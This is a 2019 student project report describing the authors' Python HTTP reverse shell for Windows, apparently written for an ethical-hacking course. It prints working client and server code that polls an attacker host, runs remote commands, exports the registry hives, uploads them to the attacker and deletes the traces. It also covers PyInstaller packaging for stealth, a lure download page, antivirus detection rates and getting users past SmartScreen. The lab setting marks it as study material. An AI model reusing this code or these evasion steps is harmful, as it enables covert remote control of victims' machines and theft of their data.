HTTP Reverse Shell Report

Jordan Sosnowski, John Osho

2019-11-08

Contents

Executive summary

For this project we were tasked with producing a Python reverse HTTP shell. Following a server-client model, our payload allows the server to export the client's entire registry without an anti-virus flagging the process as malicious. The exploit needs to be downloaded to the clients machine using a webserver hosted by the attacker. In addition to this the exploit needs to be compiled to an executable.

Introduction

I. Problem Description

With this project multiple steps went into it. First, an understanding of how socket programming works is required. In addition to socket programming, a method to compile the client's source code to an executable is also needed. Once the basic connection was established between the server and client the command, from the server, to export the registry is required by the client's payload. After exporting the registry to text files, a process to export the data from the victims machine to the server will need to be implemented. Optionally, we need the process to clean up traces of its work. During the coding process it was imperative that we kept in mind that we could not be flagged by Windows Defender, Window's default anti-virus program. The last hurdle, and the easiest, was establishing a simple web server to distribute the executable to the client's machine.

II. Definition of Terms

1. Data exfiltration

Unauthorized copying, transfer or retrieval of data from a computer or server.

2. Web server

Software or hardware established to satisfy web requests. It uses HTTP (Hypertext Transfer Protocol) to serve the files (such as text, images, video, and application data) to clients that request the data. These files, with the aid of web languages HTML, JavaScript, CSS, form web pages such as **www.google.com** and **www.auburn.edu**.

3. Windows executable (.EXE)

An windows executable is a program file capable of running on Microsoft Windows (32-bit or 64-bit).

4. Reverse shell

A type of shell where target machine communicates back to an attacking machine listening on a port for the connection.

5. Anti-virus software (anti-malware)

A software that detects, prevents, and removes viruses, worms, and other malware from a computer.

Methods

I. Code Walkthrough

1. Executable file conversion

> "PyInstaller freezes (packages) Python applications into stand-alone executables…"

Using *PyInstaller* we are able to compile our client module into a stand alone executable that will run regardless if Python or the dependencies are installed on the victim system.

```
pyinstaller --onefile client.py
```

Using the `--onefile` flag, PyInstaller compiles the executable statically, meaning all the libraries that it uses are apart of the final executable instead of being saved as separate library files to be linked dynamically.

If we did not provide the `--onefile` flag, we would have to transfer over any needed libraries required by the final executable. For instance, running `pyinstaller client.py` produces a **python37.dll**, **libssl-1_1.dll**, and others. Since we are trying to produce an executable that is stealthily it is better to link all these files statically, especially since we do not know if they will be on the final machine or not.

2. Webserver setup

Since the main objective of this project was to build a Python platform that can perform a reverse shell and not to actually convince the user to download a malicious program we decided simple to use the default http server built into Python.

```
python3 -m http.server
```

By default without a provided index.html the webserver will display its current working directory.

Therefore, to make the website more "authentic", we created a very basic index.html to allow the "user" easier access to downloading the payload. Below is our index.html. As one can see it is just a simple relative link to the payload.


```html
<center>
    <a href="./dist/client.exe">Special!</a>
</center>
```

3. Python (windows executable) download

On the victims machine if they direct the web browser of their choice to the attacker's IP at port **8000** they can access the web server. For example when running our tests my attacker's IP was **10.211.55.20**. Therefore, to access the web server the victim would need to go to **http://10.211.55.20:8000**. From there they can click the *Special!* link and accept the download.

4. Python (windows executable) evasion

During the download Windows Defender should not flag the executable as malicious. When checking our executable against Virus Total, a popular site to see if a file is malicious or not, only 2 out of 69 popular anti-virus providers flagged the payload.


f6f94ed46d47a78265fd62e93d50bc016fa493848e00e2b9ee313cb383e05ea2

2 / 69

2 engines detected this file

f6f94ed46d47a78265fd62e93d50bc016fa493848e00e2b9ee313cb383e05ea2
client.exe
64bits assembly overlay peexe

7.7 MB Size

2019-11-06 18:23:09 UTC a moment ago

SecureAge APEX	Malicious	Ikarus	Trojan.Python.Spy
Acronis	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected

Figure 1: Virus total scan

However, when executing the payload Windows will raise a pop-up. This pop-up warns the user that this executable is not signed and cannot be verified. Most applications are signed by trusted certificate authorities to ensure that the application came from a trusted source. However, many open source projects do not have the funding to buy signatures so it is not uncommon for non-malicious files to not be signed.

5. Python (windows executable) execution

Once the payload is executed on the victim's machine it immediately sends a `GET` request to the attacker. The Python library *requests* was used to aid in all HTTP related tasks.

```
IP = 'http://' + '172.19.69.245' + ':8080'
...
req = requests.get(IP)
command = req.text
```

Once that `GET` request is received by the attacker its `ReverseShellHandler` which is currently serving port 8080 will be called. If the `ReverseShellHandler` class provides an implementation for `GET`, called `do_GET(self)`, the `ReverseShellHandler` object will call it.

If the server is set to manual it will request input from the attacker. Otherwise, the server will send `!` to the victim.

```
def do_GET(self):
    """
    When the server is hit with a GET request
    it requires input from the attacker that will
    be sent back to the victims machine

    If manual, allow input from user
    If not manual, run registry export

    """

    if MANUAL:
        command = input(Fore.YELLOW + ">> ")
        print(Style.RESET_ALL)
    else:
        command = '!'

    # boilerplate http
    self.send_response(200)
    self.send_header("Content-type", "text/html")
    self.end_headers()

    # send command to victim machine
    self.wfile.write(command.encode())
```

Manual is determined by the amount of command line arguments send to **server.py** when it is ran. By default server.py will always have one command line argument; the path of the running process. If the attacker provides any commands at all manual will be set to `False` otherwise it is `True`.

```
if len(sys.argv) == 2:
    MANUAL = True
else:
    MANUAL = False
```

6. Registry file export

If the victim's machine receives `!` from the server it will run the registry file export function, `pull_registry()`. From there it uses the Windows batch command `reg export` to export the registry keys. Each of the six hives will have be exported in separate commands. For each `reg export` call a output file with the name of the hive is produced. Immediately following the creation of the registry file it is sent to a zip file called **reg.zip**. After the file is added to the zip archive, it is removed from the victims machine.

```
def pull_registry():
    """
    Using windows reg export batch command exports all registry
    keys (other than ones requiring admin access like SAM). Following
    the exporting of the registry to files, those files will be zipped,
    removed, and then sent back to the server.
    """
    hives = ['HKEY_CLASSES_ROOT', 'HKEY_CURRENT_USER',
             'HKEY_LOCAL_MACHINE', 'HKEY_USERS', 'HKEY_CURRENT_CONFIG']

    zipfile = 'reg.zip'
    with ZipFile(zipfile, 'w') as zip:
        for key in hives:
            fname = f"bkReg_{key}.reg"
            filenamepath = f"{fname}"
            regkk = f"reg export {key} {filenamepath}"
            os.system(regkk)
            zip.write(filenamepath)
            os.remove(filenamepath)
```

7. Registry file exfiltration

After each hive is exported and added to the **reg.zip** archive, the zip file is sent back to the attacker's server with `send_file(command)`.

```
# path to zip file containing reg keys, start with  ^
```

```
send_file(f'^ ./{zipfile}')
```

`send_file(command)` takes in a string that starts with a `^`. The `^` character is used to determine which path the initial logic should take. Note, this is the same reason for using `!` to tell the victims machine to run the registry export. After the `^`, a file path should be provided. This file path is the file that is being requested to be sent back to the attacker's server. In the case for the registry export case the `command` variable would be equal to `^ ./reg.zip`.

The victim machine will use the requests library in the same way that it made its initial `GET` request except this time it will make a `POST` request and also state that it is sending a file not just data. If the file path does not exist or could not be accessed the victim will send back an error message to notify the attacker something has gone wrong.

```python
def send_file(command):
    """
    Sends requested file back to server

    args:
        command (str): string containing path to file
        to send to server

        uses format  ^ file_path

    """
    path = command[2:]
    print(f"Pulling file: {path}")

    if os.path.exists(path):
        url = IP + '/store'  # Append /store in the URL
        # Add a dictionary key where file will be stored
        files = {'file': open(path, 'rb')}
        r = requests.post(url, files=files)  # Send the file
        # requests library use POST method called "multipart/form-data"
    else:
        post_response = requests.post(
            url=IP, data='[-] Not able to find the file !')
```

After the file is sent back to the server, the server's `ReverseShellHandler` is called again. However, this time it requires an implementation of `POST`; found in `do_POST(self)`. In `do_post(self)` the server first checks to see if **/store** has been appended to the path. If so, it is an indication that the victim's machine is sending back a file.

If this is the case, the server will need to use `cgi` to parse the request header's and then cgi's `FieldStorage` to parse the data being sent. Without using `cgi` and `FieldStorage` it would be much more difficult to return the file to its original format and since a zip archive is a binary file it needs to have its header and footer information exact for the attacker to be able to unzip it. After parsing the file, the server sends a reply back to the victim to notify that the data was received. The attacker can now unzip the **reg.zip** archive now on their machine and retrieve the victim's registry keys.

If **/store** is not appended, then the data sent by the victim would be printed to standard output on the attacker's machine. For example, if manual mode was set the attacker could send `dir` to the victim and the victim would send to the attacker the current directory's contents. Once the data is received by the attacker it would be printed to his screen, giving him essentially a pseudo shell.

```python
def do_POST(self):
    """
    When the server is hit with a POST request it will
    first check to see if the path has been appended with /store
    meaning that it is sending a file back. If so the file parsed
    and returned to its original format using FieldStorage and is saved

    Otherwise if store is not in the path the data from the POST is printed out
    """
    if self.path == '/store':  # Check whether /store is appended or not

        ctype, _ = cgi.parse_header(
            self.headers['content-type'])
        if ctype == 'multipart/form-data':
            fs = cgi.FieldStorage(fp=self.rfile, headers=self.headers, environ={
                'REQUEST_METHOD': 'POST'})

        # Here file is the key to hold the actual file, same key as the one set in client.py
        fs_up = fs['file']

        # Create new file and write contents into this file
        with open(fs_up.filename, '+wb') as o:
            o.write(fs_up.file.read())
            self.send_response(200)
            self.end_headers()
        return

    self.send_response(200)
    self.end_headers()

    # Define the length which means how many bytes the HTTP POST data contains
    length = int(self.headers['Content-Length'])

    postVar = self.rfile.read(length).decode()

    print(Fore.GREEN + postVar, end='')
    print(Style.RESET_ALL)
```

Returning to the victim's machine. After the call to `send_file(command)`, the victim's machine will then remove the `reg.zip` archive.

```python
    os.remove(f'./{zipfile}')
```

8. Reverse shell termination

After the call to `pull_registry()`, code execution returns to main. Following the call **`break`** is called and the while loop exits killing the connection to the victim.

If anything other than `t`, `terminate`, or `!` was provided the while loop will run again to get an additional command from the server.


```python
def main():
    """
    Main logic loop

    Based on input from server runs either:

            pulls specified file
            exports registry
            run specified command
    """

    while True:

        # Setup connection to attacker
        # Send GET request to host machine
        req = requests.get(IP)
        command = req.text

        print(f"Status Code: {req.status_code}")

        if command in {'terminate', 't'}:
            print("Terminating Connection")
            break
        elif '!' in command:
            pull_registry()
            break
        elif '^' in command:
            send_file(command)
        else:
            run_process(command)
        print(f"Status Code: {req.status_code}")
        time.sleep(2)
```

II. Screenshots

To preface the screenshot section, due to the fact that the screenshots were taken during a different session than when the package capture was taken the IPs of the attacker and defender differ. The attacker's IP is either **10.211.55.20** or **192.192.168.1.159** and the victim's IP is either **10.211.55.21** or **192.168.1.35**

1. Module Compilation

Below is a screen capture showing the command to compile the client module into an executable. Following the compilation the executable is located in `./dist/client.exe`



```
C:\Users\Jordan\Documents\GitHub\EH-Proj1>pyinstaller --onefile client.py
69 INFO: PyInstaller: 3.5
69 INFO: Python: 3.7.3
70 INFO: Platform: Windows-10-10.0.18362-SP0
71 INFO: wrote C:\Users\Jordan\Documents\GitHub\EH-Proj1\client.spec
74 INFO: UPX is not available.
77 INFO: Extending PYTHONPATH with paths
['C:\\Users\\Jordan\\Documents\\GitHub\\EH-Proj1',
 'C:\\Users\\Jordan\\Documents\\GitHub\\EH-Proj1']
77 INFO: checking Analysis
84 INFO: Building because C:\Users\Jordan\Documents\GitHub\EH-Proj1\client.py changed
84 INFO: Initializing module dependency graph...
87 INFO: Initializing module graph hooks...
94 INFO: Analyzing base_library.zip ...
4729 INFO: running Analysis Analysis-00.toc
4732 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by c:\users\jordan\appdata\local\programs\python\python37-32\python.exe
5931 INFO: Caching module hooks...
5950 INFO: Analyzing C:\Users\Jordan\Documents\GitHub\EH-Proj1\client.py
6256 INFO: Processing pre-safe import module hook   urllib3.packages.six.moves
8310 INFO: Loading module hooks...
8310 INFO: Loading module hook "hook-certifi.py"...
8313 INFO: Loading module hook "hook-encodings.py"...
8383 INFO: Loading module hook "hook-pydoc.py"...
8384 INFO: Loading module hook "hook-xml.py"...
8502 INFO: Looking for ctypes DLLs
8502 INFO: Analyzing run-time hooks ...
8506 INFO: Including run-time hook 'pyi_rth_certifi.py'
8518 INFO: Looking for dynamic libraries
10006 INFO: Looking for eggs
10006 INFO: Using Python library c:\users\jordan\appdata\local\programs\python\python37-32\python37.dll
10007 INFO: Found binding redirects:
[]
10013 INFO: Warnings written to C:\Users\Jordan\Documents\GitHub\EH-Proj1\build\client\warn-client.txt
10063 INFO: Graph cross-reference written to C:\Users\Jordan\Documents\GitHub\EH-Proj1\build\client\xref-client.html
10081 INFO: checking PYZ
10088 INFO: Building because toc changed
10089 INFO: Building PYZ (ZlibArchive) C:\Users\Jordan\Documents\GitHub\EH-Proj1\build\client\PYZ-00.pyz
10592 INFO: Building PYZ (ZlibArchive) C:\Users\Jordan\Documents\GitHub\EH-Proj1\build\client\PYZ-00.pyz completed successfully.
10612 INFO: checking PKG
10616 INFO: Building because toc changed
10616 INFO: Building PKG (CArchive) PKG-00.pkg
11749 INFO: Building PKG (CArchive) PKG-00.pkg completed successfully.
11752 INFO: Bootloader c:\users\jordan\appdata\local\programs\python\python37-32\lib\site-packages\PyInstaller\bootloader\Windows-32bit\run.exe
11752 INFO: checking EXE
11757 INFO: Building because name changed
11757 INFO: Building EXE from EXE-00.toc
11758 INFO: Appending archive to EXE C:\Users\Jordan\Documents\GitHub\EH-Proj1\dist\client.exe
11841 INFO: Building EXE from EXE-00.toc completed successfully.

C:\Users\Jordan\Documents\GitHub\EH-Proj1>
```

Figure 2: PyInstaller compilation

2. Payload download

Below is a screenshot showing our malicious website. As one can see it is extremely simple and most users would not click on the *Special!* link, but the purpose of this experiment is not to learn social engineering but a process to build an HTTP Reverse shell.





Figure 3: Malicious Website


After clicking the **Special!** link the web browser of your choice, in this case it is the default browser *Edge*, will notify you that a download has begun. We can choose to either *Run*, *Save*, or *Cancel* the executable. The payload will work for all choices, except cancel. Most uninformed users will most likely just *run* or *open* downloaded files. Doing this saves the download to a temporary storage location that is usually cleared later. This would be the most preferred option by the payload as it will simply be removed by the OS later on.



What do you want to do with client.exe (5.1 MB)?
From: 192.168.1.159

Figure 4: Malicious exe download popup

After the download completes, Windows Defender by default will scan the file to see if it is malicious.



Running security scan

Figure 5: Windows Defender Scanning File

If the file is clean the user will then be able to either choose multiple options *Run*, *Open folder*, or *View downloads*. In this case *run* is preferred as it will automatically run the applications. Users can also open the folder it is stored in an run it by clicking it as well; it will not affect the payloads execution.




client.exe finished downloading.

Figure 6: File Finished Downloading


Once the user executes the file Windows will notify the user that Defender stopped the application from running because it was unrecognized. As discussed earlier this is due to the fact that the executable is not signed.


Windows protected your PC

Windows Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.
More info

Figure 7: Windows SmartScreen

Users can ignore this error by clicking `More info` and then `Run anyway`



Windows protected your PC

Windows Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.

App: client.exe
Publisher: Unknown publisher

Figure 8: Windows SmartScreen 2

Back on the attacker's machine one can see the HTTP traffic made during the download of the client executable. There is an initial `GET` request to the root directory of the web server. Following that there is another `GET` request to the client executable stored in the *dist* directory.


